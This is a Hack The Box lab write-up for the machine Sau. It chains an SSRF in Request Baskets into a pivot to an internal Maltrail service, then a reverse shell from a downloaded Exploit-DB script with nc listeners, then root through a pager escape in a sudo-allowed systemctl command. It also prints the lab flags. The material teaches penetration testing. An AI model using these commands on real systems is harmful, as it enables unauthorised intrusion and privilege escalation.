



HACK THE BOX · LINUX

Sau

Complete
technical
writeup ·

reproducible

**Sau machine
exploitation
solved**

HTB Sau · 2026-04-22

Author	Ramon Santos Sabarich / r4ms4nt
Type	Complete and archivable technical report
Objective	Document enumeration, SSRF, pivot, user and root with clear, reusable traceability
Resolution date	2026-04-22



Standardized technical report for archiving, reference,
and traceability.

READING GUIDE

Contents

SAU — Hack The Box

- 1. Case introduction
- 2. Lab preparation and startup
 - 2.1. Role of Inici-HTB
 - 2.2. Real startup of the case
 - 2.3. What this phase teaches
- 3. Initial network and service enumeration
 - 3.1. Full port scan
 - 3.2. Initial reading of the result
 - 3.3. Service fingerprinting
 - 3.4. Interpretation of the fingerprint
- 4. Reasoned closure of phase 1
 - 4.1. What was validated
 - 4.2. Operational conclusion of the phase
 - 4.3. Main branch and secondary branches
- 5. Additional inspection of the web surface
 - 5.1. Commands used
 - 5.2. Why these commands made sense
 - 5.3. What was confirmed
 - 5.4. What changes after this finding
- 6. From enumeration to an exploitable hypothesis
 - 6.1. Main candidate
 - 6.2. What still needed to be verified
 - 6.3. Reusable lesson
- 7. Verification of authorization behavior
 - 7.1. Requests used
 - 7.2. What was being looked for exactly
 - 7.3. Reading of the result
- 8. Manual flow with the application: creating a basket
 - 8.1. Access to the main frontend

- 8.2. Visual evidence of the flow
- 8.3. What this step teaches
- 8.4. Contextual fuzzing
- 9. Validation of the SSRF in Request Baskets
 - 9.1. Reason for the next step
 - 9.2. What needed to be demonstrated
 - 9.3. Listener to validate the callback
 - 9.4. Observed result
 - 9.5. Interpretation
 - 9.6. Reusable lesson
- 10. Pivot to localhost and discovery of the internal service
 - 10.1. Why this turn made sense
 - 10.2. Reconfiguring the proxy basket
 - 10.3. Result of the pivot
 - 10.4. What changes afterward
- 11. Maltrail exploitation and initial access
 - 11.1. Exploit preparation
 - 11.2. Shell listener preparation
 - 11.3. Proof-of-concept execution
 - 11.4. Result: shell as puma
 - 11.5. Shell stabilization
 - 11.6. Reading of the access point
- 12. Obtaining the user flag
- 13. Local privilege-oriented enumeration
 - 13.1. Reviewing sudo privileges
 - 13.2. Why this finding is important
 - 13.3. Verifying the systemd version
 - 13.4. Didactic interpretation
- 14. Local escalation with `systemctl`
 - 14.1. Execution of the allowed command
 - 14.2. What matters in this output
 - 14.3. Escape from `less`
 - 14.4. Why it works
- 15. Obtaining root and technical closure
 - 15.1. Verification of the privileged context
 - 15.2. Final chain of the case

- 16. Reusable lessons
 - 16.1. Do not underestimate a high port that responds as HTTP
 - 16.2. Error responses can identify the product
 - 16.3. A plausible CVE is not enough
 - 16.4. The SSRF can be a pivot, not just an end
 - 16.5. Local enumeration: `sudo -l` remains an essential basic
 - 16.6. Reading the pattern matters more than memorizing the label
- 17. Final technical summary



SAU — Hack The Box

1. Case introduction

Sau is a Hack The Box machine that, despite presenting an apparently small exposed surface, forces a fairly disciplined methodological approach. The case starts with very contained enumeration, but it soon teaches an important lesson: when an exposed web service presents a specific fingerprint, it is worth interpreting it properly before opening unnecessary lines of work.

The real resolution of the case relies on a very clear technical chain:

1. identification of the dominant surface;
2. recognition of the product and its version;
3. validation of an SSRF in Request Baskets;
4. pivoting toward an internal service accessible only from localhost;
5. exploitation of the internal service to obtain a shell as `puma` ;
6. local privilege escalation to `root` through the behavior of `systemctl` combined with a permissive `sudo` configuration.

From a training point of view, Sau is especially useful for studying four reusable patterns:

- how to interpret a web service on a high port with unusual HTTP responses;
- how to move from a plausible public candidate to a real validation of the vulnerable flow;
- how to use an SSRF not only to confirm vulnerability, but also to discover relevant internal services;
- how to distinguish between initial access and local escalation while preserving the chronological reading of the case.

2. Lab preparation and startup

2.1. Role of `Inici-HTB`

The resolution begins with the `Inici-HTB` utility, used as the case startup tool. Its role is not to “solve” the machine, but to prepare the working environment and generate an initial base of technical evidence.

In practice, this script performs several useful tasks to standardize the beginning of the lab:

- it sets the target in the attacker's visual environment;
- it prepares the base working directory;
- it validates initial connectivity;
- it attempts early operating system identification;
- it launches a full TCP port scan;
- it performs service and version reconnaissance;
- it leaves the results saved in working files for later consultation;
- it generates an initial summary with the dominant surface and the suggested next step.

The didactic advantage of this startup is clear: it allows phase 1 to begin in an ordered and repeatable way, instead of relying on an improvised start for each machine.

2.2. Real startup of the case

```
> Inici-HTB SAU 10.129.32.133
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.32.133 (10.129.32.133) 56(84) bytes of data.
64 bytes from 10.129.32.133: icmp_seq=1 ttl=63 time=48.4 ms

--- 10.129.32.133 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 48.402/48.402/48.402/0.000 ms
[*] Intentando identificación rápida con whichSystem.py

10.129.32.133 (ttl -> 63): Linux
```

2.3. What this phase teaches

The `ping` is not used here as a mere formality. It validates that the target is alive and reachable before investing time in a full scan. In addition, the `ttl=63` value suggests a Linux environment, although that signal alone should never be treated as strong proof.

The output from `whichSystem.py` reinforces that initial hypothesis, but at this point the correct wording is **preliminary estimate**, not certainty. The stronger confirmation will come later from the service banners.

3. Initial network and service enumeration

3.1. Full port scan

Once connectivity has been validated, the full TCP port scan is performed. This step is important because it prevents enumeration from being limited to the most common ports and forces the identification of any unusual surface.

```
[*] Lanzando escaneo completo de puertos
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST
Initiating SYN Stealth Scan at 16:02
Scanning 10.129.32.133 [65535 ports]
Discovered open port 22/tcp on 10.129.32.133
Discovered open port 55555/tcp on 10.129.32.133
Completed SYN Stealth Scan at 16:02, 12.27s elapsed (65535 total ports)

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
55555/tcp open  unknown syn-ack ttl 63
```

3.2. Initial reading of the result

The first useful conclusion from this output is that the exposed surface is not broad. Only two open ports appear:

- 22/tcp, clearly associated with SSH;
- 55555/tcp, a non-standard high port that responds, but still lacks a clear classification.

This observation already conditions the strategy. When a machine exposes very few services, it is worth going deep on each of them before opening parallel branches. In Sau, this is decisive because the high port will be much more important than SSH during the initial phase.

3.3. Service fingerprinting

After the full scan, service and version reconnaissance is executed. This step is essential because it allows the work to move from the mere presence of ports to a useful characterization of the exposed surface.

```
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-22 16:02 CEST

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
          protocol 2.0)
55555/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.] {1,250}$
|   GetRequest:
|     HTTP/1.0 302 Found
|     Location: /web
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
```

3.4. Interpretation of the fingerprint

This output block has a lot of value and should be read carefully.

Operating system confirmation

The `OpenSSH 8.2p1 Ubuntu 4ubuntu0.7` banner provides much stronger evidence than the initial TTL. From this point onward, the Linux hypothesis stops being a mere suspicion and becomes solidly supported by a real service banner.

Identification of the dominant surface

Although `22/tcp` is open, at this point there is no user, credential, or reusable key that turns SSH into an immediate entry path.

By contrast, `55555/tcp` returns very concrete signals:

- it responds as HTTP;
- it redirects to `/web`;
- it accepts `GET` and `OPTIONS`;
- it returns a very characteristic message about an invalid `basket name`.

This combination makes the web service the dominant surface of phase 1.

Key signal: `invalid basket name`

The string `invalid basket name; the name does not match pattern...` is not just any generic error. It is a very useful fingerprint because it points to application-specific logic, not to a simple HTTP server without context.

In methodological terms, this teaches an important lesson: **when an error response has product-specific semantics, it can be worth more than a pretty page or a classic banner.**

4. Reasoned closure of phase 1

4.1. What was validated

At the close of the initial phase, there is already a fairly clear base:

- the target is alive and reachable;
- the system appears to be Linux, strongly supported by service banners;
- there are two open ports;
- SSH exists, but still has no operational value;
- the web service on `55555/tcp` is the dominant surface;
- the observed HTTP behavior points to a specific application, although not yet fully confirmed.

4.2. Operational conclusion of the phase

Phase 1 can be considered sufficiently closed because no critical information is missing to choose a main branch. The correct decision at this point is not to insist on SSH or start trying random techniques, but to continue with web enumeration.

4.3. Main branch and secondary branches

- **Main branch:** `WEB-BASE`
- **Secondary branch 1:** `SSH`, noted but without credentials
- **Secondary branch 2:** possible `SSRF / localhost / internal service`, only as a weak hypothesis at this stage

This separation is important. The internal service hypothesis does not yet dominate the case, but it remains noted because several clues in the HTTP behavior suggest that the application could have more logic than it seems at first glance.

5. Additional inspection of the web surface

5.1. Commands used

To characterize the web application, the following commands are used:

```
curl -i http://10.129.32.133:55555/  
curl -i http://10.129.32.133:55555/web  
curl -s http://10.129.32.133:55555/web | head -n 80  
whatweb http://10.129.32.133:55555  
curl -s http://10.129.32.133:55555/web | grep -Ei 'version|powered|login|api|  
basket'
```

5.2. Why these commands made sense

This set of commands performs complementary functions:

- `curl -i` allows HTTP headers and redirects to be reviewed;
- `curl -s ... | head` is useful for quickly inspecting the initial HTML without depending on the browser;
- `whatweb` helps detect visible technologies;
- `grep` extracts high-value semantic strings such as version, product name, API routes, or authentication references.

The goal in this phase is not yet to exploit anything, but to **identify the real product and its technical context**.

5.3. What was confirmed

The additional inspection allowed several decisive points to be validated:

- the service is **Request Baskets**;
- the instance exposes **version 1.2.1** in the footer;
- there is a functional interface at `/web`;
- an administrative link to `/web/baskets` appears;
- the client-side logic uses `sessionStorage` for a `master_token`;
- the JavaScript calls use API routes under `/api/baskets/<name>`;
- the interface itself indicates that the service is running in **restricted mode**.

5.4. What changes after this finding

This point marks a clear improvement in the quality of the enumeration. The web service stops being an “interesting surface” and becomes a **specifically identified application**, with:

- product name;
 - version;
 - visible API routes;
 - observable authorization mechanism;
 - plausible public candidate.
-

6. From enumeration to an exploitable hypothesis

6.1. Main candidate

With the product and version already identified, the public candidate that best fits is **CVE-2023-27163**, an SSRF affecting Request Baskets up to version 1.2.1.

This hypothesis does not arise from intuition, but from the convergence of several signals:

- the observed version is 1.2.1;
- the application exposes `/api/baskets/{name}`;
- the product works with request-forwarding logic;
- the service’s own semantics fit the pattern of the publicly described vulnerability.

6.2. What still needed to be verified

Although the candidate fits very well, two critical checks were still missing:

1. whether the vulnerable flow was actually reachable in this specific instance;
2. whether restricted mode and the use of `master_token` completely blocked the applicability of the vector.

This distinction is important. A plausible CVE does not automatically equal a validated exploitation path.

6.3. Reusable lesson

At this phase, a very valuable pattern appears for future cases:

first the product is identified; then its version is validated; then it is checked whether the public candidate fits the real behavior; and only then is the vulnerable flow demonstrated.

This order greatly reduces noise and prevents testing PoCs merely because of a superficial resemblance.

7. Verification of authorization behavior

7.1. Requests used

To check the real authorization behavior around the application, several direct requests are executed:

```
curl -i http://10.129.32.133:55555/web/baskets
curl -i http://10.129.32.133:55555/api/baskets
curl -i -X OPTIONS http://10.129.32.133:55555/api/baskets/test
curl -s http://10.129.32.133:55555/web | grep -Ei 'restricted|token|api/
baskets|Version'
```

7.2. What was being looked for exactly

These requests are not launched at random. They are used to answer very concrete questions:

- is there a difference between the visible interface and the operational API?
- does the API return `401 Unauthorized` without a token?
- which HTTP methods appear to be allowed?
- to what extent is `master_token` a real requirement and not just a frontend label?

7.3. Reading of the result

The evidence confirmed that:

- administration was visible from the web;

- the API required token-based authorization in certain flows;
- the access model was not a classic login model, but an operational control model based on token and context.

At this point the work branch approaches `WEB-AUTH / PANEL`, but with an important nuance: the case does not revolve around username/password or a traditional profile, but around the **real applicability of an SSRF in an application with partial token-based control**.

8. Manual flow with the application: creating a basket

8.1. Access to the main frontend

The main Request Baskets interface is accessed at:

```
http://10.129.32.133:55555/web
```

The interface allows a new basket to be created and returns a token associated with it.

8.2. Visual evidence of the flow

- **Image 1:** access to the main frontend and creation form.
- **Image 2:** basket creation and token issuance.
- **Image 3:** opening the created basket.
- **Image 4:** response obtained when querying the basket.
- **Image 5:** `feroxbuster` result against the application.




Figure 1. Main Request Baskets frontend showing the form used to create a new basket.




Figure 2. Confirmation dialog after basket creation, including the issued token associated with the basket.




Figure 3. Newly created basket before any request has been captured.




Figure 4. Basket after capturing a request, confirming that the flow is operational.




Figure 5. Contextual fuzzing with `feroxbuster` to confirm visible routes and the behavior of the exposed frontend.

8.3. What this step teaches

Manual interaction with the application provides something simple `curl` does not: it confirms a **real functional flow**. This validates that the instance is not merely informational, but accepts basket creation and returns usable identifiers.

The observed flow was:

1. basket creation;
2. return of an associated token;
3. retrieval of a specific URL for the basket;
4. querying that basket to see how the system responds.

8.4. Contextual fuzzing

`feroxbuster` is also run against the frontend:

```
feroxbuster -u http://10.129.32.133:55555 -C 400,404
```

The intention here is not to rediscover the entire application, but to confirm whether additional interesting routes exist without the noise of 400 and 404 responses.

The useful result of the fuzzing is more contextual than revolutionary: it does not open a second major branch, but it helps consolidate the understanding of the exposed frontend and visible routes.

9. Validation of the SSRF in Request Baskets

9.1. Reason for the next step

Since the signals already pointed strongly to **CVE-2023-27163**, the next logical move was to stop talking about plausibility and move to real validation of the flow.

For that purpose, a public proof of concept against Request Baskets is used.

9.2. What needed to be demonstrated

The validation was not yet seeking a shell. The first goal was to demonstrate that the application could:

- accept a controlled forwarding URL;
- cause the victim to make an HTTP request to an address chosen by the attacker;
- behave as a pivot toward other destinations, potentially internal ones.

9.3. Listener to validate the callback

A listener is started on the attacker's port 80:

```
> sudo nc -lvp 80  
listening on [any] 80 ...
```

This step has a very concrete objective: to check whether the victim can reach the attacker's IP through the forwarding flow.

9.4. Observed result

After configuring forwarding toward the attacker's IP and launching the request, the following is received:

```
10.129.32.133: inverse host lookup failed: Unknown host  
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 45084  
GET / HTTP/1.1  
Host: 10.10.15.26  
User-Agent: curl/7.88.1  
Accept: */*  
X-Do-Not-Forward: 1  
Accept-Encoding: gzip
```

9.5. Interpretation

This fragment is the real turning point of the case. At this point, this is no longer a plausible candidate, but an empirically validated SSRF.

The victim establishes an HTTP connection toward the attacker's IP, demonstrating that:

- the forwarding logic works;
- the application can be used to originate requests from the victim's context;

- the vulnerable flow is applicable in this instance.

The `X-Do-Not-Forward: 1` header is especially interesting because it suggests a protection against forwarding loops, something coherent with an application designed to redirect requests.

9.6. Reusable lesson

When an SSRF is in doubt, validation with an HTTP callback to the attacker is an excellent way to move from theory to direct evidence.

10. Pivot to localhost and discovery of the internal service

10.1. Why this turn made sense

The initial scan had already shown that port 80 was filtered from the outside. Once the SSRF was validated, the natural next step was to check what existed on that `127.0.0.1:80` that the external network could not see directly.

Here one of Sau's most interesting patterns appears: **the SSRF is not used only to confirm vulnerability, but to break the boundary between external surface and internal surface.**

10.2. Reconfiguring the proxy basket

The basket is reconfigured to forward to:

```
http://127.0.0.1:80
```

In addition, two key options are enabled:

- **Proxy Response**, so that the basket returns the internal service response to the client;
- **Expand Forward Path**, so that the requested path is properly extended in the forwarding process.




Figure 6. Basket configuration forwarding requests to the attacker-controlled IP in order to validate the SSRF by observing a callback.




Figure 7. Forwarding reconfigured toward 127.0.0.1:80, with *Proxy Response* and *Expand Forward Path* enabled to pivot toward the internal service.




Figure 8. Internal Maltrail v0.53 instance revealed through the SSRF pivot to localhost.

10.3. Result of the pivot

When accessing the already configured basket URL, the response exposes an internal instance of **Maltrail v0.53**.

This finding is decisive for several reasons:

- it confirms that externally filtered port 80 does host a relevant service;
- it demonstrates that the SSRF allows pivoting toward localhost;
- it identifies a new product and a new version;
- it opens a new high-value public candidate.

10.4. What changes afterward

From here onward, the chain of the case stops revolving around Request Baskets as the final target and is understood as a pivot:

Request Baskets → SSRF → internal localhost service → Maltrail v0.53

This is important editorially and technically. The exposed application was not the final exploitation target, but the doorway to the truly interesting service.

11. Maltrail exploitation and initial access

11.1. Exploit preparation

Once the internal Maltrail instance is identified, a public proof of concept is downloaded from Exploit Database:

```
curl -s https://www.exploit-db.com/download/51676 > exploit.py
```

This step makes sense because, unlike the previous phase, there is now a concrete internal product, a visible version, and a sufficiently plausible public reference to justify practical validation.

11.2. Shell listener preparation

Before executing the exploit, a listener is prepared on the attacker's port 4444:

```
> nc -lvnp 4444  
listening on [any] 4444 ...
```

The reason is simple: if the exploit works, the callback must have a destination ready to receive the connection.

11.3. Proof-of-concept execution

```
> python3 exploit.py 10.10.15.26 4444 http://10.129.32.133:55555/v2jmfit  
Running exploit on http://10.129.32.133:55555/v2jmfit/login
```

11.4. Result: shell as puma

The reverse connection is received:

```
connect to [10.10.15.26] from (UNKNOWN) [10.129.32.133] 56330
$ id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
```

The system context is then checked:

```
$ uname -a
Linux sau 5.4.0-153-generic
      #170-Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023 x86_64 x86_64 x86_64 GNU/
      Linux
$ whoami
puma
```

11.5. Shell stabilization

The initial shell is stabilized with:

```
$ script /dev/null -c bash
$ export TERM=xterm
$ stty -raw echo; fg
```

Not the entire stabilization process is perfect—a `bash: fg: current: no such job` appears—but, the access remains usable enough to continue local enumeration.

11.6. Reading of the access point

This point marks the closure of initial access. The web chain has worked and the result is a shell as `puma`, a user with limited privileges.

The lesson here is clear: the case is not solved by “jumping to root” from a web CVE, but by chaining several layers:

- correct web enumeration;
- SSRF validation;
- pivot to localhost;
- Maltrail identification;
- initial access.

12. Obtaining the user flag

From the `puma` shell, the home directory is reviewed:

```
puma@sau:~$ ls -la
...
-rw-r----- 1 root puma 33 Apr 22 13:48 user.txt
```

The flag is then read:

```
puma@sau:~$ cat user.txt
29f28444308be0b9b6392eca072bff99
```

This output confirms two things:

1. the initial access is real and not an isolated execution without context;
2. the `user` acquisition phase is closed.

13. Local privilege-oriented enumeration

13.1. Reviewing sudo privileges

The first useful step after obtaining a limited shell is to review `sudo` permissions:

```
puma@sau:~$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
    bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```

13.2. Why this finding is important

The `sudo -l` output is one of the most valuable points of the entire local enumeration. It does not merely say “can use sudo”, but defines exactly which command `puma` can execute as root without a password.

In this case, the possibility of executing:

```
/usr/bin/systemctl status trail.service
```

opens a very promising path because `systemctl status` often pages its output with `less`, and that behavior can become dangerous if the configuration allows it.

13.3. Verifying the systemd version

The `systemd` version is also queried:

```
puma@sau:~$ systemctl --version
systemd 245 (245.4-4ubuntu3.22)
```

Public review of this version and of pager behavior combined with `sudo` suggests a viable local escalation path in this environment.

13.4. Didactic interpretation

The important point here is not to obsess over an isolated CVE label, but to understand the pattern:

- a limited user can execute `systemctl status` as root;
- `systemctl status` invokes a pager under certain conditions;
- if the pager is not sufficiently restricted, it can allow external command execution;
- if that execution happens in the root context, the resulting shell inherits those privileges.

That reading is much more useful than memorizing an identifier without understanding the real mechanics of the flaw.

14. Local escalation with systemctl

14.1. Execution of the allowed command

```
puma@sau:~$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious traffic detection system
   Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor
   preset:>)
   Active: active (running) since Wed 2026-04-22 13:47:06 UTC; 4h 22min ago
     ...
    └─1435 pager
```

14.2. What matters in this output

The objective of this command is not to read the service status out of curiosity. The important point is that the paged output confirms that a **pager** is being used. That detail is the key to the escalation.

14.3. Escape from `less`

Inside the pager, the following is entered:

```
!/bin/bash
```

And this is obtained:

```
root@sau:/home/puma#
```

14.4. Why it works

The described behavior relies on the fact that the pager allows external commands to be executed. Since `systemctl status trail.service` is executed with root privileges through `sudo`, the command launched from the pager inherits that privileged context.

From a didactic point of view, this is the important pattern:

- **command allowed by `sudo`**
- **paged output**
- **escape from the pager**
- **shell with the privileges of the invoking process**

It is not a universal technique, but it is a very reusable pattern when binaries allowed by `sudo` delegate part of their interaction to tools such as `less`.

15. Obtaining root and technical closure

15.1. Verification of the privileged context

Once the root shell is obtained, the `/root` directory is accessed:

```
root@sau:~# ls -la
...
-rw-r----- 1 root root 33 Apr 22 13:48 root.txt
```

The final flag is then read:

```
root@sau:~# cat root.txt  
f43ff0b8aa59e0508b77fe43cf54ba60
```

15.2. Final chain of the case

The full resolution of the case can be summarized as follows:

1. initial enumeration with two relevant ports;
2. identification of Request Baskets on `55555/tcp`;
3. recognition of version 1.2.1 and validation of the SSRF;
4. pivot to `127.0.0.1:80` through the basket configured as a proxy;
5. discovery of Maltrail v0.53;
6. exploitation of Maltrail to obtain a shell as `puma`;
7. review of `sudo` privileges;
8. use of `systemctl status trail.service` as root;
9. escape from the `less` pager with `!/bin/bash`;
10. obtaining root and reading the final flag.

16. Reusable lessons

16.1. Do not underestimate a high port that responds as HTTP

An apparently “unknown” high port can be much more important than a classic service such as SSH. What matters is the quality of the observed behavior, not the familiarity of the port.

16.2. Error responses can identify the product

The string `invalid basket name` was a very useful signal. Well-interpreted errors can reveal more about an application than a superficial interface.

16.3. A plausible CVE is not enough

Before treating a candidate as valid, it is worth demonstrating the real flow. In Sau, the SSRF was confirmed when the victim generated an HTTP connection toward the attacker.

16.4. The SSRF can be a pivot, not just an end

The vulnerable application was not the definitive objective, but the means to reach an internal service filtered from the outside.

16.5. Local enumeration: `sudo -l` remains an essential basic

A limited shell is not very useful if it is not clear what the user can execute. `sudo -l` was again the decisive step for locating the real escalation.

16.6. Reading the pattern matters more than memorizing the label

More useful than remembering a specific identifier is understanding the mechanism: a binary allowed by `sudo`, paged output, and an escape from the pager can be enough to obtain root.

17. Final technical summary

Sau is solved through a coherent and well-stepped chain. The external surface appears reduced, but careful analysis of the web service exposed on `55555/tcp` allows Request Baskets 1.2.1 to be identified and a functional SSRF to be validated. That SSRF serves as a pivot toward an internal service on localhost, where a vulnerable Maltrail instance appears. Exploiting Maltrail provides initial access as `puma`, and the final escalation is achieved thanks to a combination of permissive `sudo` and an escape from the pager used by `systemctl`.

The real resolution of the lab teaches that progress did not come from a single big technique, but from **correctly chaining observation, validation, pivoting, and local escalation**.
